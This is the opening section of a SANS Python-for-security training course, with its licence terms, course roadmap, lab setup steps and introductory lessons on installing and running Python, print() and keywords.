573.1

Essential Skills Workshop

SANS | GIAC CERTIFICATIONS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

© 2024 Mark Baggett. All rights reserved to Mark Baggett and/or SANS Institute.

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE (DEFINED BELOW) ASSOCIATED WITH THE SANS INSTITUTE COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE “USER”) AND THE ESCAL INSTITUTE OF ADVANCED TECHNOLOGIES, INC. /DBA SANS INSTITUTE (“SANS INSTITUTE”) FOR THE COURSEWARE. BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA.

With this CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this CLA. Courseware means all printed materials, including course books and lab workbooks, slides or notes, as well as any digital or other media, audio and video recordings, virtual machines, software, technology, or data sets distributed by SANS Institute to User for use in the SANS Institute course associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and User and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCESSING THE COURSEWARE, USER AGREES TO BE BOUND BY THE TERMS OF THIS CLA. USER FURTHER AGREES THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND), SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If User does not agree to the terms of this CLA, User should not access the Courseware. User may return the Courseware to SANS Institute for a refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium, whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. User may not sell, rent, lease, trade, share, or otherwise transfer the Courseware in any way, shape, or form to any person or entity without the express written consent of SANS Institute. Additionally, User may not upload, submit, or otherwise transmit Courseware to any artificial intelligence system, platform, or service for any purpose, regardless of whether the intended use is commercial, educational, or personal, without the express written consent of SANS Institute. User agrees that the failure to abide by this provision would cause irreparable harm to SANS Institute that is impossible to quantify. User therefore agrees to a base liquidated damages amount of $5000.00 USD per item of Courseware infringed upon or fraction thereof. In addition, the base liquidated damages amount shall be doubled for any Courseware less than a year old as a reasonable estimation of the anticipated or actual harm caused by User’s breach of the CLA. Both parties acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC573.1 | Automating Information Security with Python

SANS

Essential Skills Workshop

© 2024 Mark Baggett | All Rights Reserved | Version J01_03

Hello, and welcome to the Essential Skills Workshop for the SANS Automating Information Security with Python course. Today, we live in a world where the attacks launched against our networks change rapidly. As defenders, we can no longer wait on other people to develop tools for us that detect and respond to these rapidly evolving threats. Defenders who cannot develop new tools to detect new threats don't offer much defense against an advanced adversary. Penetration testers who cannot rapidly develop new tools to bypass network defenses are incapable of representing the threats posed to modern networks. The number of embedded systems with new operating systems and file formats is growing exponentially, and there are not enough forensics tools that understand these new formats. Regardless of your role in information security, today's rapidly changing environments require you to have the ability to build tools to keep up with those changes. Waiting for someone else to develop the tools is no longer an option.

This course covers essential Python development skills used to automate essential information security skills. In this course, we develop your Python skills while developing tools you can use in offensive, defensive, and forensics engagements.

Arrived Early? Get an Early Start on Your Setup!

Please complete Lab Zero in your Lab Setup Instructions.

Welcome to SANS SEC573. You can get an early start by configuring your laptop for success in the class. In your Lab Setup Instructions, turn to Lab Zero and complete the setup.

© 2024 Mark Baggett

TABLE OF CONTENTS	PAGE #
Course Introduction	4
Introduction to Python	10
Language Essentials	18
Introducing pywars	33
Lab: Let's Play pywars	52
String, Bytes, and Bytearrays	57
Lab: Strings	84
Creating and Using Functions	87
Visual Studio Code as an Editor	101
Lab: Functions	107
Control Statements: if, else, elif	110
Visual Studio Code as a Debugger	123
Lab: Debugging	129

This slide is a table of contents.

© 2024 Mark Baggett

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop


Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett



Here is the plan for the next few sections. For the first two sections, we will build a solid foundation of Python syntax and common coding techniques. The Essentials Workshop will cover the basic syntax required to create Python programs and modify existing ones. If you already know basic programming, the first two sections will reinforce your current knowledge and show you shortcuts and tricks to make your Python code more efficient. The next three sections will put all those new skills to good use as we create apps for you to use. The last section will bring it all together with a capture-the-flag event. The capture-the-flag event will use the skills from Sections 1 and 2, the tools you build in Sections 3–5, and combinations of all the skills you learn. As if one capture-the-flag event weren't enough, this course has multiple capture-the-flag games. In addition to Section 6's capture-the-flag games, Sections 1–5 also have capture-the-flag events that run parallel to the course material. We will talk more about pywars in a few minutes.

© 2024 Mark Baggett

Essentials Workshop Objectives

This course is focused on teaching the fundamental concepts of coding required by defenders, forensics analysts, and penetration testers

Our Essentials Workshop will cover the following:

- Python variables such as integers, strings, lists, and dictionaries
- Iteration and selection: for, while, if/elif/else
- Functions and modules
- Debugging and execution of Python scripts
- Tips, tricks to be successful, and gotchas to avoid

This is NOT a course on secure code development: although you will read customer websites and documents, our assumption is that all input is in our trust boundary because we provide most of the input to our scripts

This course is comprised of an Essentials Workshop and the development of information security tools. This course has specifically chosen projects in defense, forensics, and penetration testing that provide us with the opportunity to discuss concepts that are universal to all security professionals. These topics include interacting with processes, executing processes, reading, and writing from the filesystem, parsing with regular expressions, networking, and other essential skills. Some of these concepts are discussed in the context of specific projects as we build tools on Sections 3 through 5 of the 6-day version of this course. However, before we get there, we have to cover some essentials of the language. The first two sections of this course cover the essentials.

This course is not focused on teaching you the principles of secure coding. There may be vulnerabilities in the code we produce, but that is okay! We are developing the script for ourselves and we will provide most of the input to these programs. As long as we provide the input, we will remain within the "trust boundary" of the program and don't need to spend a lot of time worrying about attacks. We do need to use some caution when pulling data from external resources. For the purposes of this course, we are assuming that your customers are not attacking you back. When you parse websites, read packet captures, and navigate directory structures you do read from untrusted sources and potentially expose your code to attack, but we will not spend time filtering the input. If you use any of these scripting techniques in a situation in which an untrusted agent is providing input, you should take additional caution.

© 2024 Mark Baggett

Lab Zero Overview

You received emails from SANS about getting your machine set up before class. But things happen. If you did not complete this setup, don't panic! You got this. Prioritize this work:

NOW: Complete the first section in Lab 0 of your Lab Setup Instructions.

- Import the Virtual Machine into VMWare or compatible product
- Verify Internet connectivity from within the SEC573 VM

```
student@573:~/Documents/pythonclass$ nslookup markbaggett.com
```

- If your VM is on the internet, you are ready for class!

AFTER CLASS: Complete the section labeled "Before Section 5"

- Installing Python 3.11 and pyinstaller on a Windows Computer

SECTION 6: Leave the CTF setup alone until we start Section 6

Hopefully, you already have your machine set up and ready to go. SANS will have sent you emails with the instructions, offered SME support to assist with this setup and even offered an extra 30-minute setup workshop to in-person students before the first class. But communications are hard, life happens, and inevitably, someone spam filters or something else results in people rushing to get things ready now. If that's you, don't worry. You've got this under control! Here's how to prioritize your work.

We keep the initial setup very simple so we can quickly get into the material and labs. All you need to do to begin class is to import the course Linux VM into a VMWare compatible virtualization product and confirm your Virtual Machine is connected to the internet. This can be done with a simple nslookup of a host on the internet. If the nslookup command responds with an IP address for the host, then your Virtual Machine is connected to the internet, and you are ready to go.

Sometime between now and Section 5 of the course, you will need to install a specific version of Python on a Windows host. This can be the host OS on your computer, or it can be a Windows Virtual machine. Either is fine. Then, you will install a specific version of Python 3.11 and some additional modules in the host as outlined in the setup instructions emailed to you by SANS or Lab 0 of your Lab Setup Instructions.

Finally, in Section 6, we will use a VPN to connect to SANS cloud to access the course capstone. You don't need to do anything with that now. We will go over that process when we get to Section 6.

© 2024 Mark Baggett

Pywars Hall of Fame

Individuals who complete all the pywars challenges can write a Hall of Fame challenge that bears their name. Access them by running "hall_of_fame.py".

You can download new challenges to your VM with the "-u" update option. As new labs are created, you can always download the latest version!

You get new pywars labs forever! Please respect the individual copyrights.

```
$ ./hall_of_fame.py -u
This copy of pywars is licensed exclusively to the attendee of SANS SEC573 to whom it was given.
This software, like all SEC573 Labs and courseware are protected by the SANS courseware copyright
and licensing agreement.

Already up to date.
Hall of Fame Data Updated.
The variable 'd' has been loaded with the pywars client.  Try 'print(d.score())'
If you want to use a different variable just assign it to d.  For example, 'game = d'.
Welcome to pywars!
>>>
```


In addition to the online server, you will also have a copy of the Hall of Fame questions. These are questions created by individuals who completed all the pywars challenges during the class. The difficulty of the questions varies. Some of these Python rock stars will choose to write questions that everyone can solve. Some of them may choose to write nearly impossible challenges. There are no rules or quality controls on the questions. Those who finish the challenges can write whatever they like. To play the Hall of Fame questions, run "hall_of_fame.py". When a new student is added to the Hall of Fame, you can download their new challenges with the "-u" or "--update" command line argument. Then, you can play through challenges created by some of the best Python programmers in the world!

Note: When playing the hall of fame, you must use numbers instead of names. For example, the first question is d.question(0). Additionally, some pywars client attributes such as .names, .login() and others that do not make sense in an offline environment are either stubbed or do not exist.

© 2024 Mark Baggett

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

What Is Python?

Developed in 1989 by Guido van Rossum
Released publicly in February 1991
Noted for its ease of use and simplicity
Python developers have a stated goal of making programming in Python fun
Named after *Monty Python's Flying Circus*
The Python way of doing things is often referred to as "Pythonic"

Let's jump in. Python has been around for a long time. It was originally developed by Guido van Rossum in 1989. Guido has stepped down from his role as "BDFL" (Benevolent Dictator for Life) of the project and allows a consortium of individuals to decide Python's future. However, Guido is a part of that consortium and continues to be involved with the project to this day. Python has become a popular language as a result of its ease of use and rich community support. Another reason for its popularity is one of the stated goals of the Python language development group. That is, Python programming fun. As a matter of fact, Python is named after *Monty Python's Flying Circus*. Many of the examples that you see in the official documentation and this class reference various Monty Python skits. As a result, Python has its own way of doing things that sets it apart from many other languages. Many of these techniques are referred to as being "Pythonic".

© 2024 Mark Baggett


Installing Python

Already installed on Mac and most Linux distributions

On Windows, typing "Python" launches an App Alias and takes you to the App store

Official Python installed with setup.exe @ http://www.python.org/download/releases/

On Windows systems that have WSL (Windows Subsystem for Linux)




```
C:\> echo print('Python is on Windows!') > hello.py
C:\> bash -c "python /mnt/c/hello.py"
Python is on Windows!
```


Python is already installed on most Linux distributions. It even comes preinstalled on your Macintosh. There is broad support for the Windows platform, but at the moment, you must install it first. As of the May 2019 feature update 1909, simply typing "python" on any Windows system that doesn't have python on it launches the Microsoft Store and takes you to the Python App for download and installation. There, you can download the Python interpreter that is maintained by Microsoft. This is controlled by a Microsoft "App Execution Alias". You may find that after Python is installed, typing python will continue to take you to the Microsoft Store instead of launching the Python interpreter. If that occurs, you will need to disable this feature by clicking the Start button and typing "Manage app execution aliases". This will bring up the dialog box shown here on the slide, where you can turn off the python "App Installer" aliases.

Instead of installing Microsoft's Python, you can install the official Python interpreter for Windows from its official distribution page at python.org. Like most Windows installations, it is as simple as downloading and clicking setup.exe.

Additionally, Python is installed on every Windows that is running the Windows Subsystem for Linux.

A default installation of Python includes many built-in libraries that are distributed with the language, allowing you to easily parse websites, calculate hashes, use regular expressions, and more.

© 2024 Mark Baggett

Versions of Python

On Linux, multiple versions can coexist on the same computer, but 'python' only points to one in your path

- In your VM `python` and `python3` point to latest install version of python3
- `python2` launches the latest installed version of `2.7.x`
- `python3.9` would launch the latest installed version of `3.9` if it is installed
- `/usr/bin/env python3` launches Python3 based on the PATH environment variable

The Windows launcher `py.exe` will find and launch Python using the same methodology used by the python command on Linux

Python 2's "end of life" is January 1, 2020. It offers "forward compatibility" so you can write code that will work with Python 3

Python 3 is not strictly backward compatible, and programs developed on earlier versions of Python MAY not work as expected

You can have multiple versions of Python installed on your machine at the same time. New versions contain new features that are not in older versions. Python, within a major version such as Python2 and Python3, is backward compatible. So, if you install Python version 2.7, you will be able to run scripts written for version 2.7 and earlier. If you install Python version 2.5, you may or may not be able to run Python programs that were written to use commands in versions 2.6 and 2.7. Python 3 offers backward compatibility to earlier versions of Python3. It doesn't make any promises of backward compatibility to Python 2. In this course, we will be developing Python 3 programs.

You can run different versions of Python by launching different processes. Typing **python** will launch the default version of Python, which will be version 2.7 on most systems long after PEP 394 has been changed to point the command to Python 3. In your VM, the 'python' command is a symbolic link to the latest installed version of Python3. Operating systems such as Ubuntu and macOS may have dependencies on a specific version of Python. That may be an older version of Python. In addition to "python" and "python3", there is a command for each specific version of Python that is installed. So, if Python 3.7 is installed, the command "python3.7" can be used to start it.

Using the command "**/usr/bin/env python3**", is often more reliable than using a hardcoded path to launch Python3. Doing so allows the script to run on Linux computers that have installed python in a location that is different than the developer's machine. When launched through "env", the PATH environment variable is used to find the Python interpreter.

PEP 397 defines how the Windows launcher py.exe finds and runs the Python interpreter on Windows systems. py.exe is placed in the Windows directory by the Python installer. Rather than the path, this program reads py.ini in predefined locations to determine where python.exe is and launches it. You can use it with the -2 option to launch Python2 or with the -3 option to launch Python3.

© 2024 Mark Baggett

Python PEPs

PEPs: Python Enhancement Proposals

Feature requests and design documentation on new updates

Also includes programming “style guides” and discussions on best practices of various aspects of the languages

- PEP 20 is "The Zen of Python"
  - Try `$ python3 -c "import this"`
- PEP 8 is "Style Guide for Python Code"
  - Naming conventions for Variables, Functions, number of spaces, etc.
- PEP 394 is 'python' command on Linux-like systems
  - Today, it is left up to the Linux Distribution, so this may still point to Python2!

https://www.python.org/dev/peps/

Python Enhancement Proposals, or PEPs, are the way new features get added to Python. However, they are not just responses to a request for a new feature. These proposals are also how the Python Community officially documents the way things should be done in the language. PEPs define things like how many spaces you should have when you indent code (PEP 8). Another PEP offers encouraging words to code by, like "The Zen of Python" (PEP 20). The contents of this PEP also appear in your Python interpreter if you tell the interpreter to "import this".

"Now is better than never. Although never is often better than *right* now." —Tim Peters, The Zen of Python.


© 2024 Mark Baggett

Python Language

Python is an interpreted language
- Top-down, just-in-time interpretation of source code

It doesn't natively produce PE-COFF (.exe) or ELF (Linux binary) executables

Some tools will create binary executables for different platforms
- Windows: Py2exe, PyInstaller and Nuitka
- Linux: Freeze, PyInstaller
- Mac: py2app, PyInstaller



Python is an interpreted language. This is quite different than compiled languages such as C. Compiled languages have a compiler. The compiler will take the source code, read it, and produce a binary executable that is compatible with the operating system. That program can execute natively with the operating system without any further assistance from the compiler language. The source code is not required to be distributed for execution, just the executable. In an interpreted language, the interpreter reads and processes the script during the execution of the script. That means that the interpreter needs to be installed on the machine on which you intend to run your program. So, if you want to run a Python script on a computer, it must have a Python interpreter.

A .py file is Python source code in its uncompressed format. A .pyc file is Python byte code. .pyc files are no longer human readable. The Python interpreter has "compiled" the Python script to an intermediate stage that is optimized for the interpreter to read and execute. Tools are available that will decompile pyc files; for example, see https://pypi.org/project/uncompyle6 and Decompyle++. Decompyle++ is available at https://github.com/zrax/pycdc.

Python automatically creates a byte-compiled .pyc when a .py is imported. If you want to manually byte-compile a .py into a .pyc with the py_compile module, do this:

```
>>>  import py_compile
>>>  py_compile.compile("script")
```

Some tools and libraries will take a Python script, determine which libraries and modules it requires to execute, and create a small "package" that contains the script and a minimal interpreter so that the script can execute. Py2Exe and PyInstaller can create .EXEs so that you can distribute your program on Windows computers. PyInstaller and others can also create Linux and Macintosh images. You can download these tools from http://www.py2exe.org/, http://www.pyinstaller.org/ and https://nuitka.net.

© 2024 Mark Baggett

Three Methods for Running Python

There are three different ways you can execute Python. Let's look at three ways to print the string "Hello World"

1) Command line: Provide scripts to interpreter on the command line

```
$ python3 -c "print('hello world')"
```

2) Execute scripts: Pass .py or .pyc script to the Python interpreter
3) Python shell: Running the Python interpreter interactively is a quick and easy way to write and test code snippets

Say that we just want to print "hello world" to the screen. Python provides three different execution methods to accomplish that task. You can execute the Python **print("hello world")** command from the command line. You can write a Python script that prints "hello world" and then execute it. Or you can start the Python shell and interactively call the **print** function in the interpreter.

To execute commands from the command line, you put your script commands after the **-c** option on the command line. This method is often used when you want to use Python output and pipe it as input to another command on the Linux command line. For example, you would do this if you wanted to create a long string to produce a buffer overflow. If you wanted to pipe 5,000 capital *A*s into another program, you could do this:

```
$ python3 -c "print('A'*5000)" | wc  -c
5001                                    (The 5001 character is the new line character.)
```

You can also pass the name of a .py or .pyc script to the interpreter, and it will run the script. For example, **python myprogram.py** will execute the program myprogram.py.

Last, you can simply type **python** to start the Python interactive shell where you can run commands. This is an excellent way to try out small snippets of code and see how Python will behave before adding the code to a script.

© 2024 Mark Baggett

Executing a Script or an Interactive Session

Run Python Scripts!

```
$ cat helloworld.py
print("Hello World")

$ python3 helloworld.py
Hello World
```

Run Python Interactively

```
$ python3
Python 3.10.8 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> print("Hello World")
Hello World
```


Here, you can see examples of executing a Python script called helloworld.py. When you pass the script as the first argument to the Python interpreter, Python reads the script and executes it. In this case, the helloworld.py will print "Hello World" to the screen.

The second example shows how you can start a Python interactive shell. When you are in the shell, you can simply type the following:

```
print("Hello World")
```

The interpreter executes the command!

© 2024 Mark Baggett

GNU Readline Support in Python Session

Tab complete is built into Python3 interactive shell by default

```
$ python3
Python 3.10.8 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> d<tab><tab>
def    del    delattr(  dict(     dir(      divmod(
```

Python also keeps your command history (written on exit)

```
$ ls -l ~/.python_history
-rw------- 1 student 413 Apr 28 02:32 /home/student/.python_history
```

Session history is available with the up arrow and down arrow key

Keyboard shortcuts such as CTRL-a, CTRL-e, and others are supported

Python 3.6 and later conveniently provides tab completion of objections such as function names, variable names, objection attributes, and more. These features are implemented by a standard GNU Readlines module. That means most of the standard line-editing features that are available to you in vi and emacs can also be used in a Python terminal. So, in addition to tab completion, you have various shortcuts that will make changes to the current line you are editing.

When you exit your Python interactive session, it will write all of the commands that you typed to a .python_history file that is kept in your home directory. This file is read and loaded into the command history when Python starts. Those commands are available for easy recall by using the up and down arrow keys.

The Python prompt supports many of the standard commands you can type inside of the vi editor by using standard GNU readline libraries: CTRL-a to go to the beginning of the line, CTRL-e to go to the end of the line, CTRL-l (lowercase L) to clear the screen, ESC-dw to delete until the end of the current word on your line, ESC-dd to delete the entire line, ESC-yw to copy until the end of the current word to your clipboard, ESC-yy to copy the current line to the clipboard, ESC-p to paste the current content of your clipboard, and ESC-u to undo the last GNU readline command. You will find that many of the commands you would use in vi aren't as useful at a Python prompt where you are only typing one line, but many of them are useful and can be used in the interactive shell.

© 2024 Mark Baggett

Section 1 Roadmap

- Essential Skills Workshop
- Essential Knowledge Workshop
- Automated Defense
- Automated Forensics
- Automated Offense
- Capstone Workshop

Course Introduction
Introduction to Python
Language Essentials
- print() function
- Variables
- Numeric Variable Operations

Introducing pywars
Lab: Let's Play pywars
Strings, Bytes, and Bytearrays
- Strings and Bytes In-Depth
- Slicing Strings

Lab: Strings
Creating and Using Functions
Visual Studio Code as an Editor
Lab: Functions
Control Statements: if, else, elif
Visual Studio Code as a Debugger
Lab: Debugging

This page is intentionally left blank.

© 2024 Mark Baggett

The PRINT Function

```
>>> print("HELLO WORLD")
HELLO WORLD
```

- print() sends information to standard output. This is usually the screen.
- If you type a command in the interpreter, printing the output is implied
- In a script you have written, you must use the print statement to see the contents of a variable
- print evaluates each of its comma-separated arguments and writes each result to the standard output device (stdout) separated by spaces

```
>>> print("a string", 1, 2.1, 3+4, b'\x06 \x41\x42')
a string 1 2.1 7 b'\x06 AB'
```


One of the most basic functions a Python program will perform is to output information to the screen. This is usually accomplished with the print function. You can pass multiple parameters to the print. Each parameter will be evaluated (that is, executed) by Python, converted to a string, and then the result will be displayed on the screen. Each parameter can be of a different variable type. So, you can call the print where the first argument is a string and the second argument is a numeric value, as you see here. Here the fourth argument is an expression that adds together two integers. This expression will be evaluated, and the result will be converted to a string. Then it will be printed to the screen.

Also, notice that when bytes or a string contains values that do not have an associated character, such as \x06 in the example above, Python simply prints the hexadecimal value. If a value does have an associated character, such as \x41 and \x42 above, then the characters are printed.

If you simply type a variable at the >>> prompt in an interactive Python shell, the interpreter assumes you want to print the contents of the variable. In a script, you will use the print statement to print things to standard output, which is usually the screen.

© 2024 Mark Baggett

Everything in Python Is an Object, Except the Stuff That Isn't

Keywords: 35 of them in Python 3.10.6 They tell Python to do something

- Examples: if, then, else, for, import, True, False, and, while, return, and more

```
>>> len(keyword.kwlist)
35
```

Literals: Strings or number values we put in programs

- Example: "Hello", 1,2, 3.1415

Operators: For calculations +, -, /,//,*, %, <<, ^, |, &

Delimiters: Separate parameters, build data structures

- Example: comma between arguments, period in classes, [],{},(), :

Comments: Start with # and are ignored by Python

Variables: Temporary holding places for data

- Everything else that starts with a letter (A–Z, a–z) or underscore
- Approximately 150 variables are preloaded with values or code stored in the "__builtins__" module

When the Python interpreter analyzes a line of code to determine what actions to take, it looks for keywords, literals, operators, delimiters, comments, and variables. Comments begin with a pound sign and end with a carriage return. Comments are ignored by the interpreter. Keywords are what we typically think of as the programming command that we issue to the Python interpreter. Python 3.10.6 understands 35 keywords, but this number changes between even minor versions.

```
>>> import keyword
>>> print(keyword.kwlist)
['False', 'None', 'True', 'and', 'as', 'assert', 'break', 'class', 'continue',
'def', 'del', 'elif', 'else', 'except', 'finally', 'for', 'from', 'global', 'if',
'import', 'in', 'is', 'lambda', 'nonlocal', 'not', 'or', 'pass', 'raise',
'return', 'try', 'while', 'with', 'yield']
```

In Python 2.7, there are 31 keywords. 'print' and 'exec' were keywords rather than functions, and 'False', 'None', 'True', and 'nonlocal' were not keywords.

